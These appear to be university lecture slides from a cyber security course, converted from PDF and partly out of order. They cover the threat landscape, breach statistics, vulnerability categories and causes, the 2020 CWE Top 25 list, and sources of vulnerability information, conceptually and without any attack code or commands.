 - The potential for loss computed as the combination of the *likelihood* that an attacker exploits some vulnerability to an asset, and the *magnitude* of harmful consequence that results to the asset's owner

Understanding Vulnerabilities



Threat-Vulnerability-Risk

- Not all vulnerabilities are a security risk
- For example:
 - The risk of a vulnerability can depend on the potential impact that it could have on the business, in relation to which asset it impacts
- If the vulnerability is on a low-risk asset then it is much less likely of posing a significant risk
- The risk also depends on the time a vulnerability has existed
- A vulnerability which has been identified and quickly addressed poses much less risk than one that goes undetected for days, weeks, or even months

Understanding Vulnerabilities



Threat-Vulnerability-Risk


- Identifying potentially significant risks to the assets requires answering the following questions for each asset:
 - Who or what could cause it harm?
 - This involves identifying potential threats to assets
 - How could this occur?
 - This involves identifying flaws or weaknesses in the organization's IT systems or processes that could be exploited by a threat source
- Mere existence of some vulnerability does not mean harm will be caused to an asset
 - There must also be a threat source for some threat that can exploit the vulnerability
- The combination of a *threat* and a *vulnerability* creates a risk to an asset

Understanding Vulnerabilities



Threat-Vulnerability-Risk

- If you have a threat without a vulnerability, it isn't a risk
 - Threat
 - Hackers are using zero-day exploit against Windows XP systems
 - Vulnerability
 - We don't use Windows XP system in our organization
 - Risk
 - None




Understanding Vulnerabilities



Threat-Vulnerability-Risk

- If you have a vulnerability without a threat, it isn't a risk
 - Threat
 - Hackers haven't found any exploitable coding errors
 - Vulnerability
 - Unpatched operating system software
 - Risk
 - None





Sources of Vulnerability Information

Security Mailing Lists

- The following mailing lists contain interesting and useful discussion relating to current security vulnerabilities and issues
 - BugTraq (<http://www.securityfocus.com/archive/1>)
 - Full Disclosure (<http://seclists.org/fulldisclosure/>)
 - Pen-Test (<http://www.securityfocus.com/archive/101>)
 - Web Application Security (<http://www.securityfocus.com/archive/107>)
 - Honeypots (<http://www.securityfocus.com/archive/119>)
 - CVE Announce (<http://archives.neohapsis.com/archives/cve/>)
 - Nessus development (<http://list.nessus.org>)
 - Nmap-hackers (<http://seclists.org/nmap-hackers/>)
 - VulnWatch (<http://www.vulnwatch.org>)



Sources of Vulnerability Information

Vulnerability Databases

- The following vulnerability databases and lists can be searched to enumerate vulnerabilities in specific technologies and products:
 - MITRE CVE (<http://cve.mitre.org>)
 - NIST NVD (<http://nvd.nist.gov>)
 - ISS X-Force (<http://xforce.iss.net>)
 - OSVDB (<http://www.osvdb.org>)
 - BugTraq (<http://www.securityfocus.com/bid>)
 - CERT vulnerability notes (<http://www.kb.cert.org/vuls>)
 - FrSIRT (<http://www.frsirt.com>)

Sources of Vulnerability Information

Underground Web Sites

- The following underground web sites contain useful exploit scripts and tools that can be used during penetration tests:

- | | |
|--|---|
| <ul style="list-style-type: none">• Milw0rm (http://www.milw0rm.com)• Raptor's labs (http://www.0xdeadbeef.info)• H D Moore's pages (http://www.metasploit.com/users/hdm/)• The Hacker's Choice (http://www.thc.org)• Packet Storm (http://www.packetstormsecurity.org)• Insecure.org (http://www.insecure.org)• Top 100 Network Security Tools (http://sectools.org)• IndianZ (http://www.indianz.ch)• Zone-H (http://www.zone-h.org)• Phenoelit (http://www.phenoelit.de)• Uninformed (http://uninformed.org) | <ul style="list-style-type: none">• Astalavista (http://astalavista.com)• cqure.net (http://www.cqure.net)• TESO (http://www.team-teso.net)• ADM (http://adm.freelsd.net/adm/)• Hack in the box (http://www.hackinthebox.org)• cnhonker (http://www.cnhonker.com)• Soft Project (http://www.s0ftpj.org)• Phrack (http://www.phrack.org)• LSD-PLaNET (http://www.lsd-pl.net)• w00w00 (http://www.w00w00.org)• Digital Offense (http://www.digitaloffense.net) |
|--|---|




Sources of Vulnerability Information

Vulnerability Databases

- <https://cve.mitre.org/>
 - Common Vulnerabilities and Exposures (CVE®) is a list of common identifiers for publicly known cybersecurity vulnerabilities
- <https://nvd.nist.gov/>
 - The National Vulnerability Database (NVD) is the U.S. government repository of standards based vulnerability management data represented using the Security Content Automation Protocol (SCAP)
 - This data enables automation of vulnerability management, security measurement, and compliance
 - The NVD includes databases of security checklist references, security related software flaws, misconfigurations, product names, and impact metrics.



Thank You!



BITS Pilani
Pilani | Dubai | Goa | Hyderabad

Cyber Security

Cyber Threat Landscape and Common Cyber Attacks

Dr. Ramakrishna Dantu

Associate Professor, BITS Pilani

Disclaimer and Acknowledgement



- The content for these slides has been obtained from books and various other source on the Internet
- I here by acknowledge all the contributors for their material and inputs.
- I have provided source information wherever necessary
- I have added and modified the content to suit the requirements of the course

Cyber Threat Landscape and Common Cyber Attacks



Agenda

- The Threat Landscape
- Understanding Vulnerabilities
- Common Cyber Attacks
 - Stages and Patterns
 - Targeted and Non-targeted Attacks
 - Reducing exposure to Cyber Attacks
- Essential Cyber Security Controls
 - Boundary firewalls and Internet gateways
 - Secure configuration
 - Whitelisting and execution control
 - User access control
 - Password policy
 - Content checking





The Threat Landscape



१०८ परमं बलूः

The Threat Landscape



Scenario

- Before we take a look at the cyber security threat landscape, let's look at this scenario
- Cybercrime Up 600% Due To COVID-19 Pandemic
- There is a rise in sophisticated phishing emails due to COVID-19
- Malicious actors are posing as the CDC or WHO representatives
- These emails are designed to deceive and trick recipients into taking an action:
 - clicking a malicious link, or opening an attachment with a virus



CDC = Center for Disease Control and Prevention
WHO = World Health Organization



The Threat Landscape

Key Industry Trends

- The cyber threat landscape is complex and constantly changing
- Cybersecurity has never been more important than before
- COVID-19 has forced companies to create remote workforces and operate off cloud-based platforms
- The rollout of 5G has made connected devices more connected than ever
- Some industry trends to watch for in 2021 and beyond
 - Remote workers will continue to be a target for cybercriminals
 - As a side effect of remote workforces, cloud breaches will increase
 - The cybersecurity skills gap will remain an issue
 - As a result of 5G increasing the bandwidth of connected devices, IoT devices will become more vulnerable to cyber attacks



The Threat Landscape

Some Facts

Fact	Source
95% of cybersecurity breaches are caused by human error	Cybint
The worldwide information security market is forecast to reach \$170.4 billion in 2022	Gartner
88% of organizations worldwide experienced spear phishing attempts in 2019	Proofpoint
68% of business leaders feel their cybersecurity risks are increasing	Accenture
On average, only 5% of companies' folders are properly protected	Varonis
Data breaches exposed 36 billion records in the first half of 2020	RiskBased
86% of breaches were financially motivated and 10% were motivated by espionage	Verizon
45% of breaches featured hacking, 17% involved malware and 22% involved phishing	Verizon
Between January 1, 2005, and May 31, 2020, there have been 11,762 recorded breaches	ID Theft Resource Center
The top malicious email attachment types are .doc and .dot which make up 37%, the next highest is .exe at 19.5%	Symantec
An estimated 300 billion passwords are used by humans and machines worldwide	Cybersecurity Media

The Threat Landscape



Some Facts


Fact
There is a hacker attack every 39 seconds
43% of cyber attacks target small business
The global average cost of a data breach is \$3.9 million across SMBs
9.7 Million Records healthcare records were compromised in September 2020 alone
Approximately \$6 trillion is expected to be spent globally on cybersecurity by 2021
Connected IoT devices will reach 75 billion by 2025
Unfilled cybersecurity jobs worldwide is already over 4 million
More than 77% of organizations do not have a Cyber Security Incident Response plan
Most companies take nearly 6 months to detect a data breach, even major ones
Share prices fall 7.27% on average after a breach
Total cost for cybercrime committed globally will reach \$6 trillion by 2021



The Threat Landscape

Some Perspectives of Security

- Let's understand some perspectives of security
 - Technology is the cause of attack
 - Risk-Reward Ratio and Ease of stealing
 - Cyber crime Vs. Physical crime
 - Information is an asset to both criminals and organizations
 - Personal Computing Assets (Remote Working due to COVID-19)
 - The Digital Divide
 - The Growing Internet of Things
 - Increasing use of Social Media





The Threat Landscape

Technology is the cause of attack

- In today's world the growth and prominence of technologies and data are showing no signs of slowing down
- The technology changes in unimaginable ways
 - We can be attacked both physically and virtually
- For today's organizations that rely heavily on technology (particularly the Internet) for doing their business
 - Virtual attacks are far more threatening
- For every vulnerability fixed, another pops up, ripe for exploitation
- When a vulnerability is identified, a tool that can exploit it is often developed and used within hours
 - This is faster than the time it normally takes for the vendor to release a patch, and certainly quicker than the time many organizations take to install that patch
- The adoption of new innovations creates an environment where threat landscapes can change quickly



The Threat Landscape

Risk-Reward Ratio & Ease of Stealing

- The technology gives attackers a huge advantage over the defenders
 - They attack anyone, anywhere, from the comfort of their home
 - They often have automated tools to identify their victims – and their vulnerabilities
- From an attacker's perspective, there is often a very good risk-to-reward ratio:
 - For the victim, it can be hard enough to detect that the attack happened at all, never mind trace who was behind it
- It is the very nature of the digital information that we are trying to protect that is easy to copy
- In fact, stealing the information does not require removing it from its original location at all
 - meaning that the owner of that information may never realize that the theft happened

The Threat Landscape



Cyber crime Vs. Physical crime

- Committing crimes over the Internet can also be very lucrative
- Physical pickpocketing compared with digitally targeting someone
 - Stealing cash and credit cards can only be beneficial for short term
 - Stealing a person's identity can get credit cards issued in the victim's name
- Upscale that to targeting businesses
 - A criminal might get access to thousands or even millions of credit card details and personal information
 - They can use the information for themselves or sell it on the dark web
 - where you can buy virtually anything, from drugs and organs to hacking software and stolen credentials
- The profits are certainly far greater compared to a physical crime conducted in the same timescale and with the same manpower



The Threat Landscape

Information is asset to both criminals and organizations

- Information 'assets' – by definition, someone else wants to get hold of them
- Individuals normally go through the proper channels – but not everyone will take the legal route
- Everyone is a target because virtually every organization (even a small business) holds valuable information (often in huge quantities)
- Being the most important asset, organizations cannot do business if they lose access to that information
- The fact that criminals can extract significant value from this information means that it is an asset to them too

The Threat Landscape



Personal Computing Assets (Remote Working)

- Threat landscapes commonly prioritize corporate and governmental networks assets as high priorities
 - Personal networks and resources are treated as lower-level threats
- Covid-19 pandemic resulted in over 40% of people working from home
 - This requires a reassessment of prioritization levels
- This change enabled bad actors with more opportunities to prey on remote workers
 - This forces reassessment of the risk level of home networks
- Today's threat landscape must also include personal computing assets as high-risk and high-value targets
 - This is because often-sensitive data being accessed outside of the protected corporate networks

The Threat Landscape



The Digital Divide

- The changing threat landscape has made a large segment of society to use technology securely
- People who may lack skills needed to protect themselves from security attacks now use their computers for education, work, and play
- In many situations, multiple family members utilize the same electronic device, greatly increasing the chance for exposure to malware
- Educational institutions are now required to quickly transition to online learning without implementing necessary training and cybersecurity protocols
 - These training and protocols are part of traditional online models
- Educators who may have not previously utilized technology are now sharing files as part of their daily online classroom interactions
 - This could introduce malware onto their devices

The Threat Landscape



Growing Internet of Things

- 
- Connected appliances
 - Smart home security systems
 - Autonomous farming equipment
 - Wearable health monitors
 - Smart factory equipment
 - Wireless inventory trackers
 - Ultra-high speed wireless internet
 - Biometric cybersecurity scanners
 - Shipping container and logistics tracking
 - Connected Cars
 - Connected Homes
 - Connected Agriculture
 - Connected Retail
 - Connected Hospitality
 - Connected Health
 - Connected Manufacturing
 - Connected Cities



The Threat Landscape

Growing Internet of Things

- A growing Internet of Things (IoT) has exposed devices to cyberattacks
 - A few years ago these would never have been included in most threat landscape models
- More healthcare and fitness apps for people to manage their health
 - This increases scope for attack surfaces
 - An attack on such apps, exposes large amounts of personal data and puts personal lives at risk
- Large number of payment apps such as GooglePay & PayTM
 - Such apps expose the possibility of stealing credit card and bank account information
- Modern agriculture equipment incorporates large amounts of technology
 - including data centers, networks, satellites and even artificial intelligence (AI)
 - a successful large-scale attack by either a lone individual or an organized group could potentially damage our food supply



The Threat Landscape

Increasing use of Social Media

- Greater numbers of individuals use social media as a news source
 - More than half of Americans receive their news by social media (Forbes)
- The manipulation of video using techniques such as **deepfake** make it increasingly difficult to recognize altered videos in social media
 - <https://youtu.be/EfREntgxmDs>
 - <https://edition.cnn.com/interactive/2019/01/business/pentagons-race-against-deepfakes/>
- Conspiracy theories are often shared online as facts, introducing yet more confusion in actual messaging to users looking for current news
- The risk of wireless technology remains constant
 - In addition, widespread use of 5G has introduces additional vulnerabilities



The Threat Landscape

Wireless Technology

- Previous mobile network topology provided for fewer pieces of hardware at which point traffic could be monitored
- The decentralized nature of 5G requires implementation of monitoring and security solutions at an exponentially greater number of devices
- The increased bandwidth and ability to add large numbers of IoT devices will require security solutions that are scalable and able to respond rapidly in order to provide a secure computing environment
- Understanding today's threat landscape is critical to developing strategies and solutions to establish a strong cybersecurity framework
- It is critical for both organizations and individuals to not become complacent and remain vigilant, regularly defending their threat landscape



The Threat Landscape

References

- The Cyber Security Handbook – Prepare for, respond to and recover from cyber attacks by Alan Calder *Published by IT Governance Publishing, 2020*
- UK Department for Digital, Culture, Media & Sport, “Cyber Security Breaches Survey 2020”, March 2020, <https://www.gov.uk/government/publications/cyber-security-breaches-survey-2020/cyber-security-breaches-survey-2020>.



Understanding Vulnerabilities

साने परमं बलं

Understanding Vulnerabilities




Overview

- A vulnerability is a weakness in an IT system that can be exploited by an attacker to deliver a successful attack
- Attackers will look to exploit any of them, often combining one or more, to achieve their end goal
- To exploit an existing vulnerability, an attacker needs to have at least one tool that connects to a system weakness:
 - The vulnerability then becomes what is known as the "attack surface".

Understanding Vulnerabilities



Common IT vulnerabilities and exposures worldwide 2009-2019



Note(s): Worldwide; 2009 to 2019
Source(s): Website (cvedetails.com); ID 500755

statista

Understanding Vulnerabilities



Vulnerability Categories

- Virtually, there can be 1000s of vulnerabilities
- However, they can be broadly grouped into following categories
 - Server and Host Vulnerabilities
 - Network Vulnerabilities
 - Virtualization Vulnerabilities
 - Web Application Vulnerabilities
 - Internet of Things Vulnerabilities
 - Database Vulnerabilities



Source: CompTIA CySA+ (CS0-001): Complete Course and Practice Exam
Source: <https://www.ncsc.gov.uk/information/understanding-vulnerabilities>

Understanding Vulnerabilities



About MITRE

- The MITRE Corporation is an American not-for-profit organization based in Bedford, Massachusetts, and McLean, Virginia
- It manages federally funded R&D centers (FFRDCs) supporting several U.S. government agencies
- MITRE maintains the Common Vulnerabilities and Exposures (CVE) system and the Common Weakness Enumeration (CWE) project
- Since 1999, the MITRE Corporation has been functioning as editor and primary numbering authority of the CVEs
- CVE is now the industry standard for vulnerability and exposure names
- It provides reference points for data exchange so that information security products and services can interoperate with each other

Source: <https://www.rapid7.com/fundamentals/vulnerabilities-exploits-threats/>

Understanding Vulnerabilities



Common Computer Security Vulnerabilities - 2020

- The Common Weakness Enumeration (CWE) identified the Top 25 Most Dangerous Software Errors
- The CWE Top 25 provides insight into the most severe and current security weaknesses
- This is a demonstrative list of the most common and impactful issues experienced over the previous two calendar years
- While the list remains comprehensive, there are many other threats that leave software vulnerable to attack
- These weaknesses are dangerous because they are often easy to find, exploit, and can allow adversaries to completely take over a system, steal data, or prevent an application from working

Understanding Vulnerabilities



Common Computer Security Vulnerabilities

Vulnerability	Score	Vulnerability	Score
Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82	Exposure of Sensitive Information to an Unauthorized Actor	19.16
Out-of-bounds Write	46.17	Use After Free	18.87
Improper Input Validation	33.47	Cross-Site Request Forgery (CSRF)	17.29
Out-of-bounds Read	26.50	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73	Integer Overflow or Wraparound	15.81
Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67

2020 CWE Top 25 Most Dangerous Software Weaknesses

https://cwe.mitre.org/top25/archive/2020/2020_cwe_top25.html

Understanding Vulnerabilities



Common Computer Security Vulnerabilities

Vulnerability	Score	Vulnerability	Score
NULL Pointer Dereference	8.35	Use of Hard-coded Credentials	5.19
Improper Authentication	8.17	Deserialization of Untrusted Data	4.93
Unrestricted Upload of File with Dangerous Type	7.38	Improper Privilege Management	4.87
Incorrect Permission Assignment for Critical Resource	6.95	Uncontrolled Resource Consumption	4.14
Improper Control of Generation of Code ('Code Injection')	6.53	Missing Authentication for Critical Function	3.85
Insufficiently Protected Credentials	5.49	Missing Authorization	3.77
Improper Restriction of XML External Entity Reference	5.33		

2020 CWE Top 25 Most Dangerous Software Weaknesses

https://cwe.mitre.org/top25/archive/2020/2020_cwe_top25.html

Understanding Vulnerabilities



Causes of Vulnerabilities

- They can occur through:
 - Flaws
 - Features
 - User error
 - Zero-day vulnerabilities



Source: CompTIA CySA+ (CS0-001): Complete Course and Practice Exam
Source: <https://www.ncsc.gov.uk/information/understanding-vulnerabilities>

Understanding Vulnerabilities



Causes of Vulnerabilities

- Flaws
 - A flaw is an unintended functionality
 - This may either be a result of poor design or through mistakes made during implementation (coding)
 - Flaws may go undetected for a significant period of time
 - The majority of common attacks we see today exploit these types of vulnerabilities
 - Between 2014 and 2015, nearly 8,000 unique and verified software vulnerabilities were disclosed in the US National Vulnerability Database (NVD)
 - Vulnerabilities are actively pursued and exploited by the full range of attackers
 - Consequently, a market has grown in software flaws, with 'zero-day' vulnerabilities fetching hundreds of thousands of dollars

Understanding Vulnerabilities



Causes of Vulnerabilities

- Features
 - A feature is intended functionality which can be misused by an attacker to breach a system
 - Features may improve the user's experience, help diagnose problems or improve management, but they can also be exploited by an attacker
 - Example:
 - Microsoft introduced macros into their Office suite in the late 1990s. They soon became the vulnerability of choice
 - E.g., Melissa virus in March, 1999
 - It was a mass-mailing macro virus. It targeted Microsoft Word and Outlook-based systems, and created considerable network traffic
 - The virus would infect computers via Email, the email being titled "Important Message From", followed by the current username
 - Upon clicking the message, the body would read: "Here's that document you asked for. Don't show anyone else ;)." Attached was a Word document titled list.doc containing a list of pornographic sites and accompanying logins for each
 - It would then mass mail itself to the first 50 people in the user's contact list and then disable multiple safeguard features on Microsoft Word and Microsoft Outlook

Understanding Vulnerabilities



Causes of Vulnerabilities

- Features
 - Macros are still exploited today
 - The Dridex banking Trojan that was spreading in late 2014 relies on spam to deliver Microsoft Word documents containing malicious macro code, which then downloads Dridex onto the affected system.
 - JavaScript, widely used in dynamic web content, continues to be used by attackers
 - E.g., Diverting the user's browser to a malicious website and silently downloading malware, and hiding malicious code to pass through basic web filtering.

Understanding Vulnerabilities



Causes of Vulnerabilities

- User Error
 - Users can be a significant source of vulnerabilities
 - They make mistakes, such as choosing a common or easily guessed password, or leaving their laptop or mobile phone unattended
 - Even the most cyber aware users can be fooled into giving away their password, installing malware, or divulging confidential information
 - These details would allow an attacker to target and time an attack appropriately
 - A carefully designed and implemented computer system can minimize vulnerabilities
 - Such efforts can be easily undone
 - E.g., an inexperienced system administrator who enables vulnerable features, fails to fix a known flaw, or leaves default passwords unchanged

Understanding Vulnerabilities



Causes of Vulnerabilities

- Zero-day vulnerabilities
 - The term "zero-day" refers to a newly discovered software vulnerability
 - Because the developer has just learned of the flaw, it also means an official patch or update to fix the issue hasn't been released
 - So, "zero-day" refers to the fact that the developers have "zero days" to fix the problem that has just been exposed — and perhaps already exploited by hackers
 - Once the vulnerability becomes publicly known, the vendor has to work quickly to fix the issue to protect its users.
 - But the software vendor may fail to release a patch before hackers manage to exploit the security hole
 - That's known as a zero-day attack.

Understanding Vulnerabilities



Causes of Vulnerabilities

- Vulnerabilities are not just software-based
- Vulnerabilities can be found on software, hardware, network, even the users — impacting all assets across an organization
- Vulnerabilities can come from many sources, complexity, misconfiguration, connectivity, software bugs, etc.
- The most common source of vulnerabilities is the human user
 - Which poses a significant risk for organizations and their security posture.

Understanding Vulnerabilities



Common Vulnerability Scoring System (CVSS)

- While software bugs aren't inherently harmful (except for potential performance issues), many can be taken advantage of by "bad" actors
 - These are known as vulnerabilities.
- Vulnerabilities can be leveraged to force software to act in ways it's not intended to
